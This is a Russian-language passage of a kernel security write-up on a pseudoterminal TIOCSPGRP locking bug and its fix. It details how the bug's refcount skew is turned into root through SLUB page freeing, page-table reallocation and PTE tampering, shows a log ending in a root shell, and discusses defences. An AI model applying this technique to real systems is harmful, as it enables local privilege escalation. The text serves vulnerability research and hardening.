        struct pid *pgrp;               /* Protected by ctrl lock */
        struct pid *session;
        [...]
        struct tty_struct *link;
```

```
        [...]
}[...];
```

Поле `pgrp` указывает на группу процессов переднего плана терминала и обычно изменяется из пользовательского пространства через ioctl `TIOCSPGRP`; поле `session` указывает на связанный с терминалом сеанс. Оба поля указывают не непосредственно на процесс или задачу, а на `struct pid`. Структура `struct pid` связывает конкретный экземпляр числового идентификатора с набором процессов, использующих этот идентификатор как PID, также называемый TID в пользовательском пространстве, TGID, также называемый PID, PGID или SID. В некотором смысле её можно считать слабой ссылкой на процесс, хотя это не вполне точно. (У `struct pid` есть дополнительные нюансы при вызове `execve()` потоком, который не является лидером, но здесь они несущественны.)

Все процессы, работающие внутри терминала и подчиняющиеся его управлению заданиями, ссылаются на этот терминал как на свой «управляющий терминал»; ссылка хранится в `->signal->tty` процесса.

Особой разновидностью терминальных устройств являются псевдотерминалы, используемые, например, при открытии терминального приложения в графической среде или подключении к удалённой машине по SSH. Другие терминальные устройства связаны с каким-либо оборудованием, а обеими сторонами псевдотерминала управляет пользовательское пространство; непривилегированный пользователь может свободно создавать псевдотерминалы. При каждом открытии `/dev/ptmx`, сокращённо от «pseudoterminal multiplexor», полученный файловый дескриптор представляет аппаратную сторону нового псевдотерминала, называемую в документации и исходниках ядра ведущей стороной псевдотерминала. Из неё можно читать данные, которые должны выводиться на эмулируемый экран, и записывать в неё для имитации клавиатурного ввода. Соответствующее терминальное устройство, к которому обычно подключается оболочка, ядро автоматически создаёт в `/dev/pts/<number>`.

Особенно странно то, что обе стороны псевдотерминала имеют собственную `struct tty_struct` и указывают друг на друга через член `link`, хотя аппаратная сторона не обладает такими терминальными функциями, как управление заданиями, поэтому многие её члены не используются.

Многие ioctl управления терминалом можно применять к обеим сторонам псевдотерминала, но независимо от стороны вызова они воздействуют на одно и то же состояние, иногда с небольшими различиями в поведении. Например, обработчик ioctl `TIOCGPGRP` выглядит так:

```
/**
 *      tiocgpgrp               -       get process group
 *      @tty: tty passed by user
 *      @real_tty: tty side of the tty passed by the user if a pty else the tty
 *      @p: returned pid
 *
 *      Obtain the process group of the tty. If there is no process group
 *      return an error.
 *
 *      Locking: none. Reference to current->signal->tty is safe.
 */
static int tiocgpgrp(struct tty_struct *tty, struct tty_struct *real_tty,
                     pid_t __user *p)
{
        struct pid *pid;
        int ret;

        /*
         * (tty == real_tty) is a cheap way of
         * testing if the tty is NOT a master pty.
         */
        if (tty == real_tty && current->signal->tty != real_tty)
                return -ENOTTY;
        pid = tty_get_pgrp(real_tty);
        ret = put_user(pid_vnr(pid), p);
        put_pid(pid);
```

```
        return ret;
}
```

Как указано в комментарии выше, эти обработчики получают указатель `real_tty` на обычное терминальное устройство; дополнительный указатель `tty` позволяет определить, с какой стороны терминала изначально вызвали ioctl. Как показывает пример, `tty` обычно используется лишь для таких операций, как сравнение указателей. Здесь он не позволяет `TIOCGPGRP` работать при вызове со стороны терминала процессом, для которого этот терминал не является управляющим.

Примечание. Подробнее о предполагаемой работе терминалов и управления заданиями можно узнать из книги «The Linux Programming Interface», где хорошо изложены эти старые части API пользовательского пространства. Внутреннее устройство ядра в ней, однако, не описывается, поскольку это справочник по программированию в пользовательском пространстве. Кроме того, книга вышла в 2010 году и не охватывает новые API, появившиеся за последнее десятилетие.

Ошибка

Ошибка находилась в обработчике ioctl `tiocspgrp`:

```
/**
 *      tiocspgrp               -       attempt to set process group
 *      @tty: tty passed by user
 *      @real_tty: tty side device matching tty passed by user
 *      @p: pid pointer
 *
 *      Set the process group of the tty to the session passed. Only
 *      permitted where the tty session is our session.
 *
 *      Locking: RCU, ctrl lock
 */
static int tiocspgrp(struct tty_struct *tty, struct tty_struct *real_tty,
                     pid_t __user *p)
{
        struct pid *pgrp;
        pid_t pgrp_nr;
        [...]
        if (get_user(pgrp_nr, p))
                return -EFAULT;
        [...]
        pgrp = find_vpid(pgrp_nr);
        [...]
        spin_lock_irq(&tty->ctrl_lock);
        put_pid(real_tty->pgrp);
        real_tty->pgrp = get_pid(pgrp);
        spin_unlock_irq(&tty->ctrl_lock);
        [...]
}
```

Член `pgrp` терминальной стороны (`real_tty`) изменяется, а счётчики ссылок старой и новой групп процессов соответствующим образом корректируются функциями `put_pid` и `get_pid`. Однако блокировка берётся на `tty`, который в зависимости от переданного `ioctl()` файлового дескриптора может представлять любую сторону пары псевдотерминала. Поэтому одновременные вызовы ioctl `TIOCSPGRP` на обеих сторонах псевдотерминала могут вызвать гонки данных между параллельными обращениями к члену `pgrp`. Следующие гонки способны исказить счётчики ссылок:

```
ioctl(fd1, TIOCSPGRP, pid_A)        ioctl(fd2, TIOCSPGRP, pid_B)
    spin_lock_irq(...)                  spin_lock_irq(...)
    put_pid(old_pid)
                                        put_pid(old_pid)
    real_tty->pgrp = get_pid(A)
                                        real_tty->pgrp = get_pid(B)
    spin_unlock_irq(...)                spin_unlock_irq(...)
```

```
ioctl(fd1, TIOCSPGRP, pid_A)        ioctl(fd2, TIOCSPGRP, pid_B)
    spin_lock_irq(...)                  spin_lock_irq(...)
    put_pid(old_pid)
                                        put_pid(old_pid)
                                        real_tty->pgrp = get_pid(B)
    real_tty->pgrp = get_pid(A)
    spin_unlock_irq(...)                spin_unlock_irq(...)
```

В обоих случаях счётчик ссылок старой `struct pid` уменьшается на единицу больше необходимого, а счётчик A или B увеличивается на единицу больше.

Когда причина проблемы понятна, исправление кажется довольно очевидным:

```
 if (session_of_pgrp(pgrp) != task_session(current))
        goto out_unlock;
     retval = 0;
-    spin_lock_irq(&tty->ctrl_lock);
+    spin_lock_irq(&real_tty->ctrl_lock);
     put_pid(real_tty->pgrp);
     real_tty->pgrp = get_pid(pgrp);
-    spin_unlock_irq(&tty->ctrl_lock);
+    spin_unlock_irq(&real_tty->ctrl_lock);
 out_unlock:
     rcu_read_unlock();
 return retval;
```

Этапы атаки

В этом разделе я сначала пошагово разберу работу эксплойта, а затем рассмотрю различные защитные техники, направленные на соответствующие этапы атаки.

Этап атаки: освобождение объекта с несколькими висячими ссылками

Эта ошибка позволяет с некоторой вероятностью уменьшить счётчик ссылок `struct pid` в зависимости от исхода гонки. Можно многократно выполнять конфликтующие вызовы `TIOCSPGRP` из двух потоков, и время от времени это будет нарушать счётчик ссылок. Однако мы не сразу узнаем, сколько раз такое искажение действительно произошло.

В идеале атакующему нужен способ детерминированно искажать счётчик ссылок. Придётся как-то компенсировать отсутствие сведений о том, удалось ли это сделать. Можно попытаться превратить гонку в детерминированную, что кажется сложным; после каждой попытки предполагать успех и запускать оставшуюся часть эксплойта, поскольку при неудаче первоначальное повреждение памяти исчезнет и ничего плохого не произойдёт; либо найти утечку информации, позволяющую определить состояние счётчика ссылок.

В типичных настольных и серверных дистрибутивах следующий подход позволяет, хотя и ненадёжно и в зависимости от объёма ОЗУ, получить освобождённую `struct pid` с несколькими висячими ссылками:

1. Выделить новую `struct pid`, создав новую задачу.
2. Создать большое количество ссылок на неё, отправляя сообщения с `SCM_CREDENTIALS` в сокеты домена Unix и оставляя эти сообщения в очереди.
3. Многократно запускать гонку `TIOCSPGRP`, уменьшая счётчик ссылок. Число попыток выбирается так, чтобы ожидаемое искажение счётчика было больше количества ссылок, необходимых для остальной атаки, но меньше числа созданных дополнительных ссылок.

4. Дать владеющей pid задаче завершиться и умереть, затем дождаться стабилизации RCU — read-copy-update, механизма, откладывающего освобождение некоторых объектов, — чтобы ссылка задачи на pid исчезла. (Ожидание льготного периода RCU из пользовательского пространства не является намеренно предоставляемым через UAPI примитивом, однако добиться этого можно различными способами: например, проверять момент вычитания памяти освобождённой программы BPF из учёта памяти или, в версиях ядра после объединения разновидностей RCU, злоупотребить системным вызовом `membarrier(MEMBARRIER_CMD_GLOBAL, ...)`.)
5. Создать новый поток и заставить его попытаться удалить все созданные нами ссылки.

Поскольку в начале шага 5 счётчик ссылок меньше количества ссылок, которые предстоит удалить, pid будет освобождён в ходе этого шага; следующая попытка удалить ссылку вызовет use-after-free:

```
struct upid {
        int nr;
        struct pid_namespace *ns;
};

struct pid
{
        atomic_t count;
        unsigned int level;
        /* lists of tasks that use this pid */
        struct hlist_head tasks[PIDTYPE_MAX];
        struct rcu_head rcu;
        struct upid numbers[1];
};
[...]
void put_pid(struct pid *pid)
{
        struct pid_namespace *ns;

        if (!pid)
                return;

        ns = pid->numbers[pid->level].ns;
        if ((atomic_read(&pid->count) == 1) ||
             atomic_dec_and_test(&pid->count)) {
                kmem_cache_free(ns->pid_cachep, pid);
                put_pid_ns(ns);
        }
}
```

При освобождении объекта аллокатор SLUB обычно заменяет первые 8 байт — примечание: начиная с версии 5.7 выбирается другая позиция, см. статью Киса — обфусцированным с помощью XOR указателем списка свободных элементов. Поэтому поля `count` и `level` фактически превращаются в случайный мусор. Это означает, что чтение из `pid->numbers[pid->level]` теперь будет происходить по случайному смещению от `pid` в диапазоне от нуля до 64 ГиБ. Если в машине нет огромного объёма ОЗУ, это, скорее всего, вызовет ошибку сегментации ядра. (Да, я знаю, это совершенно отвратительный и ненадёжный способ эксплуатации. Но в основном он работает, а проблему я заметил, когда уже написал весь эксплойт, и переделывать его очень не хотелось... Кроме того, я упоминал, что в основном он работает?)

Linux в стандартной конфигурации, как и конфигурации большинства дистрибутивов общего назначения, пытается исправлять неожиданные страничные ошибки ядра и другие виды «oops», завершая только аварийный поток. Поэтому страничная ошибка ядра служит нам полезным сигналом: когда поток умрёт, мы узнаем, что объект освобождён, и сможем продолжить выполнение эксплойта.

Если бы код выглядел немного иначе и действительно доходил до двойного освобождения, аллокатор SLUB также обнаружил бы его и вызвал kernel oops; см. `set_freepointer()` для случая `CONFIG_SLAB_FREELIST_HARDENED`.

Отвергнутая идея атаки: прямая эксплуатация UAF на уровне SLUB

В исследованном мной ядре Debian `struct pid` из начального пространства имён выделялась из того же `kmem_cache`, что `struct seq_file` и `struct epitem`: функция `find_mergeable()` объединила эти три slab в один для уменьшения фрагментации памяти, поскольку размеры объектов, требования к выравниванию и флаги совпадают:

```
root@deb10:/sys/kernel/slab# ls -l pid
lrwxrwxrwx 1 root root 0 Feb  6 00:09 pid -> :A-0000128
root@deb10:/sys/kernel/slab# ls -l | grep :A-0000128
drwxr-xr-x 2 root root 0 Feb  6 00:09 :A-0000128
lrwxrwxrwx 1 root root 0 Feb  6 00:09 eventpoll_epi -> :A-0000128
lrwxrwxrwx 1 root root 0 Feb  6 00:09 pid -> :A-0000128
lrwxrwxrwx 1 root root 0 Feb  6 00:09 seq_file -> :A-0000128
root@deb10:/sys/kernel/slab#
```

Простой способ эксплуатации висячей ссылки на объект SLUB — повторно выделить объект через тот же `kmem_cache`, из которого он поступил, не позволяя странице попасть в аллокатор страниц. Чтобы понять, насколько легко эксплуатировать ошибку таким способом, я составил таблицу полей, расположенных по каждому смещению в этих трёх структурах данных, используя `pahole -E --hex -C <typename> <path to vmlinux debug info>`:

Смещение	`pid`	`eventpoll_epi` / `epitem` (освобождается RCU)	`seq_file`
`0x00`	`count.counter (4)` **(УПРАВЛЕНИЕ)**	`rbn.__rb_parent_color (8)` **(ЦЕЛЬ?)**	`buf (8)` **(ЦЕЛЬ?)**
`0x04`	`level (4)`		
`0x08`	`tasks[PIDTYPE_PID] (8)`	`rbn.rb_right (8)` / `rcu.func (8)`	`size (8)`
`0x10`	`tasks[PIDTYPE_TGID] (8)`	`rbn.rb_left (8)`	`from (8)`
`0x18`	`tasks[PIDTYPE_PGID] (8)`	`rdllink.next (8)`	`count (8)`
`0x20`	`tasks[PIDTYPE_SID] (8)`	`rdllink.prev (8)`	`pad_until (8)`
`0x28`	`rcu.next (8)`	`next (8)`	`index (8)`
`0x30`	`rcu.func (8)`	`ffd.file (8)`	`read_pos (8)`
`0x38`	`numbers[0].nr (4)`	`ffd.fd (4)`	`version (8)`
`0x3c`	`[hole] (4)`	`nwait (4)`	
`0x40`	`numbers[0].ns (8)`	`pwqlist.next (8)`	`lock (0x20): counter (8)`
`0x48`	---	`pwqlist.prev (8)`	
`0x50`	---	`ep (8)`	

0x58	---	fllink.next (8)	
0x60	---	fllink.prev (8)	op (8)
0x68	---	ws (8)	poll_event (4)
0x6c	---	[hole] (4)	
0x70	---	event.events (4)	file (8)
0x74	---	event.data (8) **(УПРАВЛЕНИЕ)**	
0x78	---		private (8) **(ЦЕЛЬ?)**
0x7c	---	---	
0x80	---	---	---

В данном случае повторное выделение объекта как одного из этих трёх типов не показалось мне удобным продолжением атаки, хотя после некоторых усилий это наверняка можно было бы эксплуатировать, например применив `count.counter` для повреждения поля `buf` структуры `seq_file`. Кроме того, в некоторых системах может использоваться параметр командной строки ядра `slab_nomerge`, отключающий такое объединение.

Другой не исследованный мной подход состоял бы в попытке повредить обфусцированный указатель списка свободных элементов SLUB; обфускация реализована в `freelist_ptr()`. Но поскольку указатель хранится в формате big-endian, `count.counter` фактически позволил бы повредить лишь его старшую половину, что, вероятно, было бы мучительно эксплуатировать.

Этап атаки: освобождение страницы объекта в аллокатор страниц

В этом разделе упоминаются некоторые внутренние детали аллокатора SLUB. Если вы с ними не знакомы, стоит хотя бы посмотреть слайды 2–4 и 13–14 **2014-slab-allocators-overview.pdf** (файл в files/2014-slab-allocators-overview.pdf). (Доклад рассматривает три разных аллокатора; сейчас большинство систем использует SLUB.)

Альтернатива эксплуатации UAF на уровне SLUB — вытеснить страницу в аллокатор страниц, также называемый buddy allocator. Это последний уровень динамического выделения памяти в Linux после достаточно поздней стадии загрузки, когда аллокатор memblock уже не используется. Оттуда страница теоретически может попасть практически в любой контекст. Вытеснить её в аллокатор страниц можно следующими шагами:

1. Потребовать от ядра закрепить нашу задачу за одним процессором. SLUB и аллокатор страниц используют структуры для каждого процессора, поэтому миграция на другой процессор в середине операции приведёт к неудаче.
2. Перед выделением целевой `struct pid`, счётчик ссылок которой будет повреждён, выделить множество объектов, исчерпав все невыделенные объекты в частично свободных slab-страницах. Если целевой объект, выделяемый ниже на шаге 5, попадёт в уже частично занятую страницу, освободить её не удастся.

3. Выделить около `objs_per_slab * (1+cpu_partial)` объектов, то есть набор объектов, полностью заполняющий как минимум `cpu_partial` страниц, где `cpu_partial` — максимальная длина «частичного списка каждого процессора». В этот момент новые страницы, полностью заполненные объектами, не упоминаются в списках свободных элементов SLUB, поскольку SLUB отслеживает там только страницы со свободными объектами.
4. Выделить ещё `objs_per_slab-1` объектов, чтобы к концу шага «CPU slab» — страница, из которой выделения будут обслуживаться в первую очередь, — не содержал ничего, кроме свободного пространства и свежих выделений, созданных на этом шаге.
5. Выделить целевой объект `struct pid`. Целевой страницей, из которой он поступит, обычно станет CPU slab с шага 4, но если шаг 4 полностью заполнил CPU slab, это может быть и новый, только что выделенный CPU slab.
6. Запустить ошибку на целевом объекте, создав неучтённую ссылку, а затем освободить объект.
7. Выделить ещё `objs_per_slab+1` объектов. После этого целевая страница будет полностью заполнена выделениями с шагов 4 и 7 и перестанет быть CPU slab, поскольку последнее выделение не могло в неё поместиться.
8. Освободить все выделения с шагов 4 и 7. Целевая страница станет пустой, но не будет освобождена: после освобождения первого объекта с этой страницы она помещается в частичный список каждого процессора и затем остаётся там.
9. Освободить по одному объекту на страницу из выделений с шага 3. Все эти страницы будут добавляться в частичный список каждого процессора, пока тот не достигнет предела `cpu_partial` и не будет сброшен: страницы с используемыми объектами помещаются в частичный список SLUB для каждого узла NUMA, а полностью пустые возвращаются аллокатору страниц. (Мы не освобождаем все выделения с шага 3, поскольку хотим вернуть аллокатору страниц только целевую страницу.) Обратите внимание: этот шаг требует, чтобы каждый `objs_per_slab`-й объект, полученный от аллокатора на шаге 3, находился на отдельной странице.

Когда страница передаётся аллокатору страниц, нам помогает её порядок 0: это 4 КиБ, собственный размер страницы. Для страниц порядка 0 у аллокатора есть специальные списки свободных элементов, по одному на каждую комбинацию процессора, зоны и типа миграции. Обычно к страницам в этих списках не обращаются с других процессоров, и они не сразу объединяются со смежными свободными страницами в страницы более высокого порядка.

Теперь мы можем выполнять обращения use-after-free к некоторому смещению внутри свободной целевой страницы по путям кода, интерпретирующим часть страницы как `struct pid`. При этом точное смещение целевого объекта внутри страницы нам всё ещё неизвестно.

Этап атаки: повторное выделение целевой страницы как таблицы страниц

Когда целевая страница попала в список свободных элементов аллокатора страниц, игра фактически окончена: теперь её можно повторно использовать для чего угодно в системе, что даёт широкий выбор вариантов эксплуатации. По моему мнению, большинство защит, срабатывающих после этого момента, довольно ненадёжны.

Один из типов выделений, обслуживаемых напрямую аллокатором страниц и обладающих удобными для эксплуатации свойствами, — таблицы страниц, которые также использовались для эксплуатации Rowhammer. Возможность изменять таблицу страниц можно применить, чтобы включить бит чтения/записи в записи таблицы страниц (PTE), отображающей файловую страницу, к которой нам положен доступ только для чтения. Например, так можно получить доступ на запись к части сегмента `.text` setuid-бинарного файла и заменить её вредоносным кодом.

Мы не знаем смещение целевого объекта внутри целевой страницы, но таблица страниц фактически является массивом 8-байтовых элементов, выровненных по 8 байтам, а выравнивание

целевого объекта кратно этому значению. Поэтому достаточно распылить все элементы целевого массива, не зная смещения объекта.

Чтобы выделить таблицу страниц, заполненную PTE, отображающими одну и ту же файловую страницу, необходимо:

• Подготовить выровненную по 2 МиБ область памяти, поскольку каждая таблица страниц последнего уровня описывает 2 МиБ виртуальной памяти, содержащую одностраничные отображения `mmap()` одной и той же файловой страницы; каждому отображению соответствует одна PTE.
• Затем вызвать выделение таблицы страниц и заполнить её PTE, прочитав каждое отображение.

`struct pid` имеет такое же выравнивание, как PTE, и начинается с 32-разрядного счётчика ссылок, поэтому этот счётчик гарантированно перекрывает первую половину 64-разрядной PTE. Поскольку процессоры X86 используют порядок little-endian, увеличение поля счётчика ссылок в освобождённой `struct pid` увеличивает младшую половину PTE, то есть фактически саму PTE. (За исключением пограничного случая, когда младшая половина равна `0xffffffff`, но здесь это не так.)

```
struct pid: count | level |   tasks[0]  |   tasks[1]  |   tasks[2]  | ...
pagetable:       PTE      |     PTE     |     PTE     |     PTE     | ...
```

Таким образом, можно увеличивать одну из PTE, многократно вызывая `get_pid()`, которая пытается увеличить счётчик ссылок освобождённого объекта. Превратить это в возможность записи в файловую страницу можно так:

• Увеличить PTE на `0x42`, установив биты Read/Write и Dirty. (Если не устанавливать Dirty, процессор сделает это сам при записи по соответствующему виртуальному адресу, поэтому здесь можно было бы увеличить значение лишь на `0x2`.)
• Для каждого отображения попытаться заменить его содержимое вредоносными данными, игнорируя страничные ошибки. Из-за устаревших записей TLB могут возникнуть ложные ошибки, но обработка страничной ошибки автоматически вытесняет такие записи, поэтому достаточно дважды попытаться выполнить запись: во второй раз это уже не произойдёт, если не учитывать упомянутую выше миграцию процессора. Простой способ игнорировать страничные ошибки — поручить ядру запись в память через `pread()`, который при ошибке вернёт `-EFAULT`.

Если позднее ядро заметит бит Dirty, это может запустить обратную запись и привести к сбою ядра, если отображение не настроено на запись. Поэтому бит Dirty необходимо сбросить. Надёжно уменьшить PTE нельзя: `put_pid()` неэффективно обращается к `pid->numbers[pid->level]`, даже когда счётчик ссылок не уменьшается до нуля. Но можно дополнительно увеличить её на `0x80-0x42=0x3e`. В результате по сравнению с исходным значением PTE будет установлен лишь дополнительный бит `0x80`, который ядро игнорирует.

После этого мы запускаем setuid-файл, который теперь содержит внедрённый код в своей версии из страничного кеша, и получаем привилегии root:

```
user@deb10:~/tiocspgrp$ make
as -o rootshell.o rootshell.S
ld -o rootshell rootshell.o --nmagic
gcc -Wall -o poc poc.c
user@deb10:~/tiocspgrp$ ./poc
starting up...
executing in first level child process, setting up session and PTY pair...
setting up unix sockets for ucreds spam...
draining pcpu and node partial pages
preparing for flushing pcpu partial pages
launching child process
child is 1448
ucreds spam done, struct pid refcount should be lifted. starting to skew refcount...
refcount should now be skewed, child exiting
child exited cleanly
```

```
waiting for RCU call...
bpf load with rlim 0x0: -1 (Operation not permitted)
bpf load with rlim 0x1000: 452 (Success)
bpf load success with rlim 0x1000: got fd 452
.....................................................................
RCU callbacks executed
gonna try to free the pid...
double-free child died with signal 9 after dropping 9990 references (99%)
hopefully reallocated as an L1 pagetable now
PTE forcibly marked WRITE | DIRTY (hopefully)
clobber via corrupted PTE succeeded in page 0, 128-byte-allocation index 3, returned 856
clobber via corrupted PTE succeeded in page 0, 128-byte-allocation index 3, returned 856
bash: cannot set terminal process group (1447): Inappropriate ioctl for device
bash: no job control in this shell
root@deb10:/home/user/tiocspgrp# id
uid=0(root) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),108(
root@deb10:/home/user/tiocspgrp#
```

Обратите внимание: весь эксплойт не требует утечки виртуальных или физических адресов ядра, отчасти потому, что у нас есть примитив увеличения, а не обычной записи; кроме того, он не предполагает непосредственного воздействия на указатель инструкций.

Защита

В этом разделе описаны различные способы, которые, возможно, могли бы помешать работе эксплойта. Для удобства читателя заголовки некоторых подразделов ссылаются на конкретные этапы эксплуатации из предыдущего раздела.

Против доступности ошибок: сокращение поверхности атаки

Возможная первая линия защиты от многих проблем безопасности ядра — предоставлять доступ к его подсистемам только тому коду, которому они необходимы. Если атакующий не имеет прямого доступа к уязвимой подсистеме и не способен в достаточной степени повлиять на имеющий такой доступ системный компонент, чтобы тот вызвал ошибку, проблема фактически неэксплуатируема из контекста безопасности атакующего.

Псевдотерминалы более или менее необходимы лишь для интерактивного обслуживания пользователей с доступом к оболочке или чему-то подобному, включая:

• Эмуляторы терминала внутри графических пользовательских сеансов.
• Серверы SSH.
• Сеансы `screen`, запущенные из терминалов различных типов.

Веб-серверам или телефонным приложениям такие устройства обычно не нужны, но бывают исключения. Например:

• Веб-сервер предоставляет удалённую root-оболочку для администрирования системы.
• Назначение телефонного приложения — предоставить пользователю оболочку.
• Сценарий оболочки использует `expect` для взаимодействия с бинарным файлом, которому необходим терминальный ввод-вывод.

По моему мнению, у сокращения поверхности атаки как защитной стратегии есть следующие важнейшие ограничения:

1. Оно выносит обходное решение внутренней проблемы реализации ядра — возможных нарушений безопасности памяти — в пользовательский API, что может вызвать проблемы совместимости и увеличить затраты на сопровождение. Например, с точки зрения безопасности

было бы разумно потребовать, чтобы телефонные приложения и службы systemd при установке объявляли о намерении использовать подсистему PTY. Но это изменение API, требующее действий от авторов приложений и создающее трудности, которых не было бы при уверенности в правильной работе ядра. Особенно запутанным становится ПО, вызывающее внешние бинарные файлы в зависимости от конфигурации, например веб-сервер, которому доступ к PTY нужен при использовании для администрирования. (Ситуация несколько проще, когда добросовестное, но потенциально эксплуатируемое приложение само накладывает на себя ограничения. Однако не каждый автор готов проектировать для своего кода детальную песочницу, и даже тогда возможны проблемы совместимости из-за библиотек вне контроля автора приложения.)
2. Оно не может защитить подсистему от контекста, которому доступ к ней принципиально необходим. (Например, Android Chrome renderers имеют прямой доступ к `/dev/binder`, потому что внутри них выполняется код Android.)
3. В результате решения, которые не должны влиять на безопасность системы, например предоставление потенциально недоверенному контексту API, не дающего дополнительных привилегий, фактически требуют компромисса в безопасности.

Тем не менее на практике механизмы сокращения поверхности атаки, особенно seccomp, сейчас, на мой взгляд, относятся к важнейшим средствам защиты Linux.

Против ошибок в исходном коде: проверка блокировок при компиляции

Ошибка в `TIOCSPGRP` была довольно простым нарушением простого правила блокировки: пока `tty_struct` существует, доступ к её члену `pgrp` запрещён без удержания `ctrl_lock` той же `tty_struct`. Правило достаточно просто, чтобы ожидать от компилятора возможности его проверить, если каким-либо образом сообщить ему об этом правиле. Вывести предполагаемые правила блокировки из одного лишь кода зачастую сложно даже человеку, особенно если часть кода неверна.

При создании нового проекта с нуля наилучший общий подход — использовать язык с безопасной памятью, то есть язык, специально спроектированный так, чтобы программист был обязан предоставить компилятору достаточно сведений о предполагаемой семантике безопасности памяти для её автоматической проверки. Но в существующих кодовых базах стоит выяснить, какую долю этих возможностей можно добавить задним числом.

Функция Clang Thread Safety Analysis делает нечто отдалённо похожее на необходимую здесь проверку блокировок:

```
$ nl -ba -s' ' thread-safety-test.cpp | sed 's|^   ||'
  1 struct __attribute__((capability("mutex"))) mutex {
  2 };
  3
  4 void lock_mutex(struct mutex *p) __attribute__((acquire_capability(*p)));
  5 void unlock_mutex(struct mutex *p) __attribute__((release_capability(*p)));
  6
  7 struct foo {
  8     int a __attribute__((guarded_by(mutex)));
  9     struct mutex mutex;
 10 };
 11
 12 int good(struct foo *p1, struct foo *p2) {
 13     lock_mutex(&p1->mutex);
 14     int result = p1->a;
 15     unlock_mutex(&p1->mutex);
 16     return result;
 17 }
 18
 19 int bogus(struct foo *p1, struct foo *p2) {
 20     lock_mutex(&p1->mutex);
```

```
 21     int result = p2->a;
 22     unlock_mutex(&p1->mutex);
 23     return result;
 24 }
$ clang++ -c -o thread-safety-test.o thread-safety-test.cpp -Wall -Wthread-safety
thread-safety-test.cpp:21:22: warning: reading variable 'a' requires holding
mutex 'p2->mutex' [-Wthread-safety-precise]
    int result = p2->a;
                 ^
thread-safety-test.cpp:21:22: note: found near match 'p1->mutex'
1 warning generated.
$
```

Однако сейчас это не работает при компиляции кода C, поскольку атрибут `guarded_by` не может найти другой член структуры; по-видимому, функция преимущественно предназначена для C++. Более фундаментальная проблема состоит в отсутствии встроенной поддержки различных правил доступа к члену структуры в зависимости от состояния жизненного цикла объекта. Например, почти у всех объектов с защищёнными блокировкой членами есть функции инициализации и уничтожения, которые имеют исключительный доступ ко всему объекту и могут обращаться к членам без блокировки. (В этих состояниях сама блокировка может быть ещё не инициализирована.)

У некоторых объектов состояний жизненного цикла ещё больше. В частности, для многих объектов с управляемым RCU временем жизни через ссылку RCU можно обращаться лишь к части членов, если предварительно не преобразовать её в ссылку со счётчиком. Возможно, это можно решить новым атрибутом типа для пометки указателей на структуры в особых состояниях жизненного цикла? (Для кода C++ Clang Thread Safety Analysis просто отключает все проверки во всех конструкторах и деструкторах.)

Я надеюсь, что после некоторых расширений нечто похожее на Clang Thread Safety Analysis позволит задним числом обеспечить определённый уровень защиты на этапе компиляции от непреднамеренных гонок данных. Для этого потребуется множество аннотаций, особенно в заголовках, документирующих предполагаемую семантику блокировок. Но такие аннотации, вероятно, в любом случае необходимы для продуктивной работы со сложной кодовой базой. По моему опыту, без подробных комментариев или аннотаций правил блокировки каждая попытка изменить незнакомый код, не создав чудовищных ошибок безопасности памяти, превращается в поход сквозь чащу окружающих графов вызовов с попыткой разгадать намерения авторов.

Главный недостаток состоит в необходимости убедить сообщество разработчиков кодовой базы добавить и поддерживать такие аннотации. Кроме того, кому-то придётся написать анализатор, способный их проверять.

В настоящее время в ядре Linux есть лишь очень грубая проверка блокировок посредством `sparse`. Эта инфраструктура не способна обнаружить использование неправильной блокировки или проверить, что член структуры защищён блокировкой. Она также не умеет правильно обрабатывать условные блокировки, из-за чего её трудно применять к чему-либо, кроме spinlock и RCU. Проверка блокировок ядра во время выполнения через LOCKDEP развита лучше, но сосредоточена преимущественно на корректности блокировки указателей RCU и, прежде всего, обнаружении взаимных блокировок. И здесь нет механизма, который, например, автоматически проверял бы доступ к заданному члену структуры только под определённой блокировкой; к тому же реализация такой проверки во время выполнения, вероятно, была бы довольно затратной. Будучи динамическим механизмом, она также не обнаруживает ошибки в коде, который не выполняется при тестировании, хотя умеет объединять отдельно наблюдавшиеся варианты поведения в сценарии гонок, ни разу фактически не увидев саму гонку.

Против ошибок в исходном коде: глобальный статический анализ блокировок

Альтернативный способ проверки правил безопасности памяти при компиляции — выполнять её после сборки всей кодовой базы либо внешним инструментом, анализирующим кодовую базу целиком. Тогда анализатор может работать между единицами трансляции, уменьшая объём сведений, которые необходимо явно указывать в заголовках. Такой подход может оказаться практичнее, если усеять все заголовки аннотациями невозможно, но он менее полезен людям, читающим код, если только выведенная семантика не показывается им в специальном средстве просмотра. В долгосрочной перспективе он также может быть менее удобным, если изменения одной части ядра приводят к сбоям проверки других частей, особенно когда эти сбои проявляются лишь в отдельных конфигурациях.

Глобальный статический анализ, вероятно, хорошо подходит для поиска некоторых классов ошибок и может помочь определить максимальную глубину стеков ядра или доказать отсутствие взаимных блокировок, но, возможно, хуже годится для доказательства корректности безопасности памяти.

Против примитивов эксплуатации: сокращение примитивов атаки ограничением системных вызовов

(Да, я придумал это название, поскольку отнесение всего этого к «сокращению поверхности атаки» показалось мне слишком расплывчатым.)

Поскольку быстрые пути аллокаторов — как SLUB, так и аллокатора страниц — реализованы через структуры данных для каждого процессора, удобство и надёжность эксплойтов, вынуждающих аллокаторы памяти ядра повторно выделять память определённым образом, повышаются, если атакующий точно управляет привязкой потоков эксплойта к ядрам процессора. Здесь я называю такую возможность, облегчающую эксплуатацию путём воздействия на соответствующее состояние или поведение системы, «примитивом атаки». К счастью для нас, Linux позволяет задачам без каких-либо привилегий закрепляться за определёнными ядрами процессора через системный вызов `sched_setaffinity()`.

(Другой пример: довольно мощным примитивом для атакующего может быть возможность бессрочно приостанавливать обработку ошибок ядра на адресах пользовательского пространства посредством FUSE или userfaultfd.)

Как и в предыдущем разделе о сокращении поверхности атаки, способность атакующего использовать такие примитивы можно ограничить фильтрацией системных вызовов. Но при сходстве механизма и проблем совместимости всё остальное заметно отличается.

Обычно сокращение примитивов атаки не гарантирует невозможность эксплуатации ошибки. Иногда атакующий даже может косвенно получить похожий, но худший — более сложный, менее надёжный, менее универсальный и так далее — примитив. Например:

• Вместо `sched_setaffinity()` атакующий может запустить несколько потоков, заставить их опрашивать `getcpu()` для определения ядер выполнения, а затем соответствующим образом распределять работу между потоками.
• Вместо задержки страничных ошибок через FUSE или `userfaultfd` атакующий может злоупотребить **lsseu2019-exploiting-race-conditions-on-linux.pdf** (файл в files/lsseu2019-exploiting-race-conditions-on-linux.pdf).

